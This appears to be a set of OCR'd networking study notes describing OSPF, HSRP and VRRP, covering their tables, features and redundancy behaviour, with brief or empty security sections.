
OSPF (Open Shortest Path First)

- An **Interior Gateway Protocol** (IGP) for the Internet, developed to distribute IP routing information throughout a single Autonomous System (AS) in an IP network
- It is also a **link-state routing protocol**. This means that the routers can exchange topology information with their nearest neighbors
- The OSPF process creates and maintains three different tables
  - A neighbor table : a list of all neighboring routers
  - A topology table : a list of all possible routes to all known networks within an area
  - A routing table : the best route for each known network

Features:

- It supports only IP routing
- The administrative distance of OSPF routes is 110
- It uses cost as its metric
- It has no hop-count limit

Notes: ______________________________




HSRP (Hot Standby Router Protocol)

- A routing protocol used to establish a **fault-tolerant default gateway**. It allows the host computer to use multiple routers that act as a single virtual router
- A Cisco-developed redundancy protocol
- Virtual IP and MAC address are shared between the two routers
- To verify HSRP state, use the show standby command
- It makes sure that only the active router takes part in sending packets
- It is designed for multi access or broadcast LAN
- It gets automatically self updated when the MAC address is modified

Security issues:

- It can be vulnerable to DoS attacks



Virtual Router Redundancy Protocol (VRRP)

- VRRP is a computer networking protocol that provides for automatic assignment of available **Internet Protocol (IP) routers** to participating hosts


- It provides information on the **state of a router**. It does not provide information about routes processed or exchanged by the router

- If the physical router that is routing packets on behalf of the virtual router fails, another physical router is selected automatically to replace it

Security issues:

